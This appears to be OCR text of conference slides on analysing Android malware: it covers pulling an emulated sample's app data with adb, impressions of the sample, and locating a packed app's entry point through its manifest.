
- First run asks for device admin, which we already know
- After that, does nothing
- Main activity closes just immediately
- … No legit behavior!

EXAMPLE 2

Emulator Fun - /data/data Files

adb pull /data/data/net.sacrificed.stunningly/

Shared prefs file
Could have behavior clues



```
pull: building file list...
pull: /data/data/net.sacrificed.stunningly/shared_prefs/hearings.xml -> ./shared_prefs/hearings.xml
pull: /data/data/net.sacrificed.stunningly/databases/asymmetrically-journal -> ./databases/asymmetrically-journal
pull: /data/data/net.sacrificed.stunningly/databases/asymmetrically -> ./databases/asymmetrically
pull: /data/data/net.sacrificed.stunningly/lib -> ./lib
failed to copy '/data/data/net.sacrificed.stunningly/lib' to './lib': No such file or directory
4 files pulled. 0 files skipped.
739 KB/s (33753 bytes in 0.044s)
```

Fire up sqlite browser
More behavior clues

- Odd names, someone with a personality made this
- Lots of malware is bland and lacks personality
- Details add up, help correlate new samples


Impressions

- Good english, unusual for malware
- Looks contrived, but it's typical
- Fairly advanced (spelling, sqlite, calls, personality)
- Find distribution, they're not done
- Find more samples, see how it changes

PACKER BASICS

Head first into packers…


- Documented lots of packers in AHPL0 (presentation from DEFCON 22)
- github.com/strazzere/android-unpacker
- Packers
    - Similar to UPX and others - launcher stub and unfolding main application into memory
    - Performs anti-analysis/emulator tricks



RUNNING INTO A PACKER

Head first into packers…

- Finding the applications first entry point…




```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:versionCode="1"
	android:versionName="1.0"
	package="com.playgame.good.tankwars3D"
	installLocation="preferExternal"
	>
	<uses-sdk
		android:minSdkVersion="7"
		android:targetSdkVersion="15"
		>
	</uses-sdk>
	<application
		android:icon="@7F020001"
		android:name="com.merry.wapper.WapperApplication"
		android:debuggable="false"
		>
		<activity
			android:name="com.letang.adunion.ads.JoyAdJoymeng"
			android:launchMode="3"
			android:screenOrientation="0"
			configChanges="keyboardHidden|orientation"
			>
```

RUNNING INTO A PACKER

Head first into packers…

- Finding the applications first entry point…




```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:versionCode="1"
        android:versionName="1.0"
        package="com.playgame.good.tankwars3D"
        installLocation="preferExternal"
        >
        <uses-sdk
                android:minSdkVersion="7"
                android:targetSdkVersion="15"
                >
        </uses-sdk>
        <application
                android:icon="@7F020001"
                android:name="com.merry.wapper.WapperApplication"
                android:debuggable="false"
                >
                <activity
                        android:name="com.letang.adunion.ads.JoyAdJoymeng"
                        android:launchMode="3"
                        android:screenOrientation="0"
                        configChanges="keyboardHidden|orientation"
                        >
```

Package name

RUNNING INTO A PACKER

Head first into packers…

- Finding the applications first entry point…



```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:versionCode="1"
        android:versionName="1.0"
        package="com.playgame.good.tankwars3D"
        installLocation="preferExternal"
        >
        <uses-sdk
                android:minSdkVersion="7"
                android:targetSdkVersion="15"
                >
        </uses-sdk>
        <application
                android:icon="@7F020001"
                android:name="com.merry.wapper.WapperApplication"
                android:debuggable="false"
                >
                <activity
                        android:name="com.letang.adunion.ads.JoyAdJoymeng"
                        android:launchMode="3"
                        android:screenOrientation="0"
                        configChanges="keyboardHidden|orientation"
                        >
```

